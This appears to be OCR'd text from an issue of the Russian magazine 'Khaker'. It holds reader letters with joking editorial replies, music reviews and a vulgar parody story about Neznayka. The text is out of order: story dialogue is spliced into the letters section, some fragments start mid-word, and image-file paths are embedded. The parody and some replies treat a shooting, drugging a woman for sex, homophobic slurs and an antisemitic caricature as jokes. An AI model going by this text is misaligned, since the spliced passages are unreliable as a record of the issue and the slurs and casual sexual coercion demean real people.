2. А теперь главное. Прошу всех. Задумайтесь, чего вы хотите в итоге?! Хакнуть весь мир? Да, это круто. Или ломануть какой-нибудь Национальный Банк? Это еще круче. Вот только денежки на тот свет не заберешь. Задумайтесь о душе (думать о душе никогда не рано). А что такое душа? ЧЕЛОВЕК В ДРУГИХ ЛЮДЯХ И ЕСТЬ ДУША ЧЕЛОВЕКА... А для танкистов поясняю, вы будете бессмертны, если будете созидать! ВАС БУДУТ ПОМНИТЬ... Скажите, кто сейчас помнит имя какого-нибудь злодея, только настоящего, века эдак 16 - 17?! А кто помнит старика Леонардо, Рафаэля, Микеланджело, этот список можно продолжать до бесконечности.

Уловили, наконец, мысль??? Если да, то я счастлив! Понимаю, вы не богадельня, но ведь этого и не требуется, совсем нет. Вы великий и ужасный - ХАКЕР. Так в этом-то и "соль", ведь вас читают лучшие умы нашей Российской современности. И от вас зависит, станут ли они новыми Рафаэлями киберпространства, или Адольфами Гитлерами!!!

Ну да ладно. Совсем меня понесло. Да и, пожалуй, после сих высказываний мое письмо точно не напечатают. А хотелось бы! Ну, что же, хотя бы просто прочтите его. Прочтите...

С уважением, Weise.

N.B. А вообще, ваш журнал самый лучший. Может теперь напечатают :)

Сердечно поздравляем товарища Мудрого с присвоением почетного звания постоянного читателя и созидателя-проповедника. Медалей на всех не напасешься, поэтому в качестве памятного подарка печатаем его послание, исполненное здоровой критики и стремления к всеобщей любви и миру во всем хакнутом мире. Мы тут посовещались и решили всей редакцией рвануть в деревню Ху Йвам, к тибетским монахам, постигать законы мироздания и заодно бесплатно пройти курс дизайна интерьера a la china с модным названием "Фэн-Шуй". Посему объявляется срочный набор продвинутых перцев - проповедников духовности в киберпространстве - для поднятия духа читателей в наше отсутствие.

А если серьезно, приятно, что в эти дремучие времена есть еще люди (тем более, молодые), которых волнует вечный философский вопрос смысла жизни, да и просто люди, которым не плевать с высокой колокольни на то, что творится в головах окружающих. Не буду начинать свою проповедь - скажу лишь, что нам тоже далеко не все равно, что творится вокруг: почитай Интро в любом номере Х, и сам в этом убедишься.

From: T.J. [t.j.e_mail@rambler.ru]
Subject: no subject hehehe…

Дарова][/-\|<eRzZz!!! С самого раннего-прераннего детства меня тянуло к компам. Довольно-таки скоро я усвоила, что хакеры - это круто! И вообще разбираться в компах это очень здорово! И в моей голове появилась мысля - учиться хаку и программированию. Но тут возникла проблема, где учиться хаку?! Друзей, которые этим увлекаются, у меня не было, да и инета тогда тоже не было. И уже отчаявшись найти источник знаний, я проходила мимо газетного киоска - и о! чудо! на прилавке стоял журнал "Хакер"... название говорило само за себя... купила... мне понравилось... (инет к этому времени уже появился)... поменялся стиль жизни. Из тихой и спокойной девчонки превратилась в этакую интернет-маньячку... (вот теперь несу тяжелую ношу по обслуживанию компов друзей и отвечания за весь класс на уроках информатики)... так что СПАСИБО вам!!!

Теперь конкретно по журналу: Вам надо расширять самую рулезZzную рубрику журнала "Взлом"... чем больше тем лучше=))), ну и конечно не забывать про "Inside"... и пишите побольше статей, которые будут понятны и людям, далеким от компов (в смысле понимания, aka ламерам)... не стоит так наезжать на ламеров=) ведь мы все такими были... проявите хоть капельку сострадания к ним... но все же Lamers must Die!!! ну все...

З.Ы.Даня-форевер (хотя порой гонит полную чушь)

З.Ы.Ы. Жду с нетерпением вашего следующего журнала... бла-бла-бла уважаемые...

С кибер-любовью
Снежана (T.J.aka ДјаvаЛИЦА)

Что ни говори, а всегда приятно получать письма от, не побоюсь этого слова, девушек. Особенно когда эти дэвушки действительно особи женского пола, а не бородатые ублюдки с необъемными петухами, жаждущими молодой плоти, или скромные велосипедики ("пассивы-универсалы"), ищущие надежную опору в ж... в жизни :). Вдвойне приятно, если подруга еще и в компах разбирается. Я, конечно, понимаю - эмансипация, равноправие полов и все такое, но хакеров в юбках можно по пальцам пересчитать! А когда я прочитал, Снежана, что ты Яву знаешь, восторгу моему просто не было предела :)!

From: Stavropol Beer Factory [beer@iskra.stavropol.ru]
Subject: Предложение к журнальному CD

Приветствую Вас, magazine,
А вот такая идея возникла... Можете к файлам на CD писать описания? discript.ion с описаниями + Total Commander --> очень удобно. Из Total'а удобно описания править/добавлять. Становимся на нужный файл, для которого пишем, и жмем ctrl-z. Все-таки иногда непонятно, что там лежит под именем, скажем, ffde3.zip... Оболочка-оболочкой - стильно, на пять слеплена, но не то - хочется руками-то пощупать... спасибо

--
С наилучшими пожеланиями...
ОАО "Ставропольский Пивоваренный Завод"

Письмо из рая! "Пивовар Иван Таранов любит пиво пит", водку жрат и в Х писат :). С discript.ion'ом - идея хорошая. Скажу больше, в недалеком будущем вся оболочка нашего CD обещает неслабо проапгрейдиться, так что не только работники "пивоварительной" отрасли, но и простые любители употреблять этот волшебный напиток по назначению (как говорят умные люди, пей пиво пенное - будет попа здоровенная) в обиде не останутся.

Вы бы, ребята, экземплярчик своей продукции, что ли, аттачем прислали на тестирование, а то никак с Тоталом не разберемся :).

From: 1k0d3r [1k0d3r@mail.ru]
Subject: С Днем Рожденья }{!

Дорогой журнал!
С днем рождения!!!

Расти и крепни, будь сильнее.
Да будет lost у пинга - ноль,
Чтоб всем редакторам по Cray'y,
И пиво чтоб лилось рекой!


Ты преподносишь вдохновенье
И программистам, и art'ам,
Не прекращай обогащенье
Мозгов российским хакерам.

Пока коннектом мы горим,
Пока винты для хака живы,
О, X! Редакторам твоим
Поменьше bad, побольше пива.

Не прекратим строчить статьи.
Ты - вечный двигатель всей Отчизны!
Для тех, кто компы полюбил
Нет лучше мануала в жизни...

Пока!

Вот и 1k0d3r нам хорошего желает. Видно, с продукцией пивзаводов знаком не понаслышке.



From: Киборг Потрошитель [black31337@rambler.ru]
Subject: Ваша КАРА!!!!!!(ха-ха-ха)

Вобщем небуду долго распинаться как мне нравиться ваш журнал а сразу перейду к делу т.е. к обвинению!!! Как только я прочитал от корки до корки ваш журнал моя не окрепнувшая детская психика рухнула!!!Все интересы присущие мне до этого испарились!!! И меня заинтересовало все что связано с компьютером и интернетом и это не шутка обсалютно все!!! Хакерство,кардинг,WEB-дизайн,warez,програмирование,оверлокинг........ можно перечеслять до бесконечности!!!! И это привело к абсолютной перегрузке моего мозгового камня. И теперь вы виновники должны сказать с чего мне стоит начать ичем закончить.
P.S. Огласите полный список!(и по порядку)

Я тут вчера ящик смотрел: кроме паутины, на экране ничего нового - чушь показывают отборную. После просмотра в тридцатый раз за два часа передачи "Встань звездой" и прочтения послания некоего киборга-потрошителя в опухшей голове невольно стали рождаться идеи замутить конкурс "Последний админ". Идея проста. Несколько админов-аборигенов помещаются в компьютерный клуб на необитаемом острове, в который запускается толпа роботов-потрошителей типа киборг. Счастливчик-админ, сумевший объяснить злому юзверю "с чего начать и чем закончить" и не допустивший перезагрузки его мозгового камня, получает приз - бесплатное лечение рухнувшей за годы тяжелой работы психики. Админам - хоть какое-то в жизни развлеченье, и зрители довольны - где еще такое увидишь!
Киборгу же посоветуем начать с азов: купи книгу по архитектуре и устройству PC, потом почитай про ОСи, после этого тебе наверняка захочется заняться кодингом, ну а дальше ты и сам разберешься. Кончать же при этом совсем не обязательно но :).





From: Дмитрий СССС ! [dopefish2001@mail.ru]
Subject:

вы писали в номере ver02.03(50) "как найти ip ламера" ответьте пожалуйста как найти ip хакера?

В наш зал славы "Д" попал Дмитрий со странной фамилией "СССС !". Посоветовавшись с Куттером, мы пришли к выводу, что поиск ip хакера - фундаментальная проблема теоретического взлома. К сожалению, современный уровень развития науки не позволяет дать однозначного ответа на поставленный вопрос. Так что, придется ждать лучших времен.

TIPS&TRICKS


Вот и настал конец года, пора объявить самого активного читателя, который получит обещанные $100! Путем сложных арифметических расчетов мной установлен победитель по имени Garik (http://www.webhowto.ru/reg)! Кидаем серпантин, хлопаем хлопушки, пьем шампанское... В ближайшие дни я лично с ним свяжусь и мы договоримся, в какой валюте он получит заслуженные деньги :). Надо честно признать, что по количеству напечатанных советов он совсем недалеко ушел от других претендентов, зато его советы отличались оригинальностью и появлялись не только в журнале, но и на нашем сайте. Поэтому всех остальных участников мы просто поздравляем, жмем руки (девушек целуем) и желаем удачи в следующем году, а также призываем новых советчиков принять участие в обмене опытом на страницах нашего журнала и на сайте!
Удачи, и поосторожней со спиртными напитками и правоохранительными органами в праздники - мы не хотим остаться без читателей ;).

Ведущий самой народной рубрики -

ХУМОР

НЕЗНАЙКА '2003

Даниил Шеповалов
Повелитель психоматриц генетически модифицированных осликов
(dan@real.xakep.ru , www.danya.ru)



Пончик сидел в макдаке и, капая майонезом на штаны, запихивал в себя двойной чизбургер, когда раздался шум винтов двух вертолетов, осветивших забегаловку мощными прожекторами. Еще через мгновение громадный промышленный экскаватор разнес своим тяжелым ковшом половину макдака…

Днем ранее…
Незнайка неторопливо шел по улице, подметая пыльный асфальт широкими клешами, и лениво поигрывал финкой. Рядом семенили Торопыжка и Сиропчик. Торопыжка волочил за собой по асфальту массивную цепь, а Сиропчик прятал в кармане своей засраной курточки флягу с портвейном.

Незнайка остановился около витрины одного из магазинчиков: в ней красовался портрет Пилюлькина в фас и профиль, а чуть выше виднелась надпись “РАЗЫСКИВАЕТСЯ ЖИВЫМ ИЛИ МЕРТВЫМ!”. Около года назад Пилюлькин вместе с Винтиком пережрали пилюлек, после чего оделись в нацистскую униформу, украли в музее шмайсер и трехколесный мотоцикл с коляской, а затем поехали дебоширить. С тех пор в Цветочном городе многое изменилось… Ворчун нашел у себя во дворе нефть и открыл сеть забегаловок. Гусля создал рок-группу “Анальная Чесотка” и колесил с концертами по близлежащим городкам. А малышка по имени Синеглазка наряду с борделем открыла фабрику по производству дополнительных фишек для Барби и Кена: миниатюрных брызгающихся членов, наручников и прочих навороченных примочек.

Внезапно по дороге мимо незнайкиной банды пронеслась громадная машина, обдав их с ног до головы грязью.
- Ах ты дрянь! – крикнул в сердцах Незнайка и погрозил удаляющейся тачке кулаком.
Видимо водитель заметил его жест: машина остановилась и немедленно дала задний ход. Подъехав, она еще раз хорошенько обдала коротышек грязью. Незнайка вытер лицо рукавом своей оранжевой рубашки и осмотрелся: перед ним стоял хаммер Ворчуна. Откуда-то изнутри хаммера доносился оглушительный израильский рэпак, а из щелей в окнах валили густые клубы голубого дыма. Одно из стекол медленно опустилось, и Незнайка разглядел на заднем сиденье Ворчуна: рядом с ним сидела Синеглазка в вечернем платье с глубоким декольте, а на уровне живота коротышки оживленно двигалась вверх-вниз блондинистая шевелюра Кнопочки. Ворчун слегка замешкался, отстраняя Кнопочку, а затем открыл дверь и вышел из машины. На нем был шикарный смокинг, а на голове коротышки красовались пейсы и кипа. Ворчун выплюнул в сторону здоровенный джойнт, ткнул в Незнайку тростью с платиновым набалдашником и, слегка картавя, произнес:
- Нет, вы только посмот’гите на этого поца! Он таки думает, что может делать в этом городе все, что захочет! Ну-ка быст’го каждый отжался 150 ‘газ!
- Да, сэр! Как скажете, сэр! - Торопыжка и Сиропчик тут же упали на землю и принялись энергично отжиматься.
Незнайка в ответ лишь выпятил грудь и крепче зажал между зубами свою замусоленную папиросу.

- Да, Ворчун – крутан! – нарушил скорбное молчание Сиропчик, когда хаммер скрылся за поворотом. - Вот бы нам волшебную палочку, мы бы тогда тоже с манерными тетками на крутых тачках ездили!
Незнайка поднялся с асфальта, выплюнул окровавленный зуб, попытался стереть со своей шляпы след автомобильной шины, затем недобро посмотрел на Сиропчика и бросил:
- Лучше уж тогда волшебный ствол!
Простоватый Сиропчик не оценил иронию босса:
- Не, лучше палочку! Я про нее в книжке читал. Взмахнул, пожелал чего-нибудь и раз – желание тут же исполнилось!

РУБРИКА «Я ПЛАКАЛ [И БИЛСЯ ГОЛОВОЙ О СТЕНУ]»
самое-самое письмо Дане

from: Petrov Pavel <p_petrov@mail.ru>
subj: Приглашение к сотрудничеству



Здравствуйте, уважаемый Даниил Шеповалов!
Недавно я ознакомился с Вашими статьями в журнале "Хакер" и должен отметить Ваш весьма высокий уровень в теории контролируемой шизофрении. Ваши знания могут ускорить развитие этой относительно молодой отрасли психологической науки. Я предлагаю Вам сотрудничество с русскоязычной версией журнала "Jahrbuch fur psihoanalitik und psihopatalogik", которая называется "Вопросы психиатрии и ее приложений". Судя по Вашим статьям, у Вас скопился огромный архив писем читателей, которые будут весьма интересны читателям нашего журнала, а также ученым Института Прикладной и Общей Психологии РАМН. Мы не сомневаемся в наличии у Вас высшего психологического образования, а возможно и ученой степени. Институт находится по адресу г. Москва, ул. Маршала Шапошникова, д. 15, корпус 2. В рабочее время меня там можно найти в кабинете №328. Если меня там не окажется, то можно спросить на вахте зав. Отдела Теории Контролируемой Шизофрении. Но чтобы избежать подобных расхождении - напишите мне, когда Вам удобно приехать. Кстати - если у вас нет ученой степени - вчера у нас в Институте начал работу Совет по защите докторских диссертаций в области прикладной парапсихологии и психогенетики. Диапазон тем очень широкий, т.к. теория контролируемой шизофрении относительно молодая отрасль психологии, и рамки изучаемых ею процессов до конца не сформировались. Вы, судя по Вашим публикациям, можете без проблем защититься, например, по такой теме как "Контролируемые самовнушения" или "Особенности различия между контролируемыми психоневрологическими процессами у особей различных полов". Наш Институт номинируется на грант по исследованиям в области субкультурного различия контролируемых эффектов самовнушения, поэтому исследования в этой области также весьма перспективны.
Если Вас заинтересовало наше предложение, то свяжитесь со мной по e-mail: p_petrov@mail.ru.

-
Понятно. И где такую достать можно? В твоей книжке было написано?
Сиропчик почесал в затылке:
- Нет, не было. Но я думаю, Знайка знает…

NEXT

X-MUSIC

Музыка для хакера



Команда: Сплин (www.spleanonline.ru)
Пластинка:"Новые люди"
Релиз:Sony Music
Реальный хит: "Новые люди"

Компания Sony Music представляет вниманию твоих ушей новый альбом группы Сплин под названием «Новые Люди». Компакт просто суперский. Слушать обязательно. Вот посмотришь, еще сам или с друганами не раз прогорланишь тот же самый "Гандбол" или еще что-нибудь. Ну а клип, который сняли на "Новых людей" и крутят на музыкальных каналах - просто достоин отдельного упоминания. Да, в пресс-релизе, посвященном выходу пластинки встретилось прикольнейшее предложение "А фразу «…делаю минет своему микрофону…» наверняка еще не раз обмусолит пишущая братия." Просили - обмусолим, в чем проблема-то? Лишь бы больше на нас "пишущими братиями" не обзывались.

Музыка для крякера

Команда: Целая группа разнополых граждан
Пластинка: "Moby. Remix album"
Релиз: Mute Records, 2000
Реальный хит: Да почти каждый

"Remix album", как явственно следует непосредственно из названия, заполнен до отказа всевозможными миксами и ремиксами на отлично известные во всем мире мотивчики. Ремиксы наваяли такие известные товарищи и группы товарищей как ATB, Planet Perfecto, Olav Basoski. Ну и сам Moby лично тоже приложил руку-другую, замикшировал малость самого себя. Короче, если знаешь, кто такой Moby, то тебе точно понравится.

Музыка для западлостроителя

Команда: Земфира
Пластинка: "14 недель тишины"
Релиз: Real Records, 2002
Реальный хит: Мачо

1 апреля 2002 года компания Real Records выпускает в свет третий альбом Земфиры "14 недель тишины" ("а именно столько времени ушло у Земфиры на его создание - четырнадцать недель абсолютной погруженности в музыку, недель затворничества, сосредоточенности, познания себя"). Новая музыка, новая Земфира, новое звучание… год назад ждали чего угодно. И дождались. Вот что сама Земфира по поводу альбома сообщила: "Я не была уверена, что выпущу этот альбом. Мне важно было в принципе разобраться: нужно этим заниматься, не нужно... Заострить перо и настрочить 15 "Ромашек" немудрено. Но надо сдвинуться с места. А я не могла. И не понимала - почему. И ни с того ни с сего написала песню Infinity. И причина вскрылась, и сразу поняла, что альбом-то выпущу! "Бесконечность" - знак, что все делаю правильно..."

Музыка для warezника

Команда: Юта
Пластинка: "Хмель и солод"
Релиз: Real Records, 2002
Реальный хит: Падать



Можно, конечно, понаписать про эту пластинку всяких околомузыкальных глупостей, типа, аутентичное звучание, стилистический музыкальный симбиоз, интонационная насыщенность и прочий хлам. Но нефиг. Не будем мы этого делать. Лучше я тебе по секрету сообщу, что альбом это не хитовый, не сенсационный и не долгожданный. Что никак не умаляет его достоинств и оставляет ценителям возможность насладиться очень честными песнями в исполнении Юты.

ХУМОР

Даниил Шеповалов
Повелитель психоматриц генетически модифицированных осликов
(dan@real.xakep.ru , www.danya.ru)



клубе "Ширинка", арт-директором которого был Тюбик. Знайка зашел сюда в первый раз - на деловую встречу с художником – и теперь неуверенно оглядывался по сторонам. На сцене вокруг шеста призывно крутился Цветик в черном латексе, а пьяные в дюпель Авоська с Небоськой с улюлюканьем пытались засунуть ему в трусы несколько зеленых бумажек.
- Так вот, Знайка, смотри сюда! – Тюбик достал из портфеля чистый лист бумаги и принялся рисовать на нем какую-то схему. – Мы с Цветиком хотим открыть платный
порносайт и зашибать некислое бабло. Дизайн я уже сделал, движок тоже имеется. Но тут проблема одна. Дело в том, что сейчас есть всего один контент-провайдер порнографии, и все сайты так или иначе пользуются его базой, отстегивая ему процент. А он, ясное дело, отслеживает всех начинающих конкурентов и того… чпок!
- Чпок?
- Чпок – это в лучшем случае. Помнишь, Молчуна недавно в туалете нашли? Ершиком, бедняга, подавился! Тоже бизнес свой в интернете хотел начать. Так вот, сейчас все порно в Цветочном городе контролирует Ворчун, и я хочу, чтобы ты взломал его сервак! Сможешь? Плачу 10 штук!
Внезапно чья-то рука схватила Знайку за шиворот и выволокла из-за стойки:
- Ах, вот ты где, ботанская морда! Мы тебя по всему городу ищем, а ты, значит, в педерасты подался!
Знайка поправил пальцем очки:
- Я… да нет… ты не понял… у меня…
Незнайка тряханул коротышку так, что его очки упали на пол, и продолжил:
- Сиропчик сказал, ты знаешь, где достать волшебную палочку!
Знайка близоруко прищурился:
- Волшебную палочку? Нет ничего проще: нужно совершить три добрых поступка подряд, и тогда в награду тебе дадут волшебную палочку!
- Понял! Пошли, братва, добрые поступки совершать! – Незнайка смачно наступил на знайкины очки и направился к выходу.

Охотник Пулька еще раз пересчитал полученные от Тюбика деньги, улыбнулся щербатым ртом и принялся налаживать оптический прицел. Он сидел на крыше перед офисом компании "Медуница фармасьютикалс" со снайперской винтовкой и ждал приезда Ворчуна. Внезапно на железной лестнице, ведущей на крышу, послышались гулкие шаги, и из-за козырька показалась незнайкина банда.
- Пулька, здорово!
- И ты, Незнайка, не болей! – Пулька незаметно протянул руку к своей черной сумке за УЗИ.
- Слушай, ты прости, что мы тогда твоего Бульку на шаверму сдали – очень деньги нужны были! А сейчас мы добрые поступки совершаем! Давай вот тебе поможем! – Не дожидаясь ответа, Незнайка вырвал из рук Пульки снайперскую винтовку, лег на теплый гудрон и начал сканировать в оптический прицел улицу. На ней было абсолютно пусто, только Тюбик шел куда-то по делам, насвистывая себе под нос песенку. Незнайка повернулся к Пульке и весело бросил:
– Правильно, давно пора этого педа замочить! Затем прицелился и плавно нажал на курок…

макдака и недовольно кидался камнями в проезжающие машины.
- Нет, Сиропчик, я же все правильно сделал! Три добрых поступка – все как надо! Пульке помог Тюбика замочить – раз. Кнопочку от изнасилования спас – два.
- Это как же ты ее спас, братец?
- А я ее шампанским со шпанской мушкой накачал, и она мне сама дала. Иначе бы обязательно изнасиловал!
- Ну ладно. А третий какой? – спросил Сиропчик отхлебнув из фляги портвейна.
- Третий… А третий сейчас будет. Вон видишь, Пончик в макдак идет? Сейчас мы для него какой-нибудь добрый поступок совершим.
Незнайка поднялся с асфальта и крикнул:
- Эй, жиртрест, иди сюда!!!
Пончик, заметив Незнайку, хотел было тут же подорваться и убежать, но, подумав, решил, что его все равно догонят.
- Ну, чего вам?
- Деньги есть?
- Не-а!
- Ну-ка, Пончик, подпрыгни!
- Зачем это?
- Подпрыгни, я сказал!
Пончик подпрыгнул, и в его карманах явственно зазвенела мелочь.
Незнайка деловито выгреб из карманов коротышки деньги, забрал себе половину, а затем дал Пончику пендаля. Тот хлюпнул носом и побрел в макдак.
- Ну и какой же это добрый поступок? – удивился Торопыжка.
- Да ты не шаришь! Теперь он потратит на свои сраные чизбургеры в два раза меньше и похудеет! Ну, и где же моя волшебная палочка? Заслужил!

Внезапно пространство вокруг Незнайки засветилось всеми цветами радуги, и в его руке возникла волшебная палочка. Палочка была вся в трещинах, с нее капала какая-то зеленая слизь, да и вообще видок у нее был крайне сомнительный. Незнайка хотел уже взмахнуть ей и загадать желание, как вдруг Торопыжка схватил его за руку и сказал:
- Слушай, какая-то стремная эта палочка. Давай лучше протестируем ее сначала. Только не на себе!
- А на ком?
- Да хоть на Пончике!
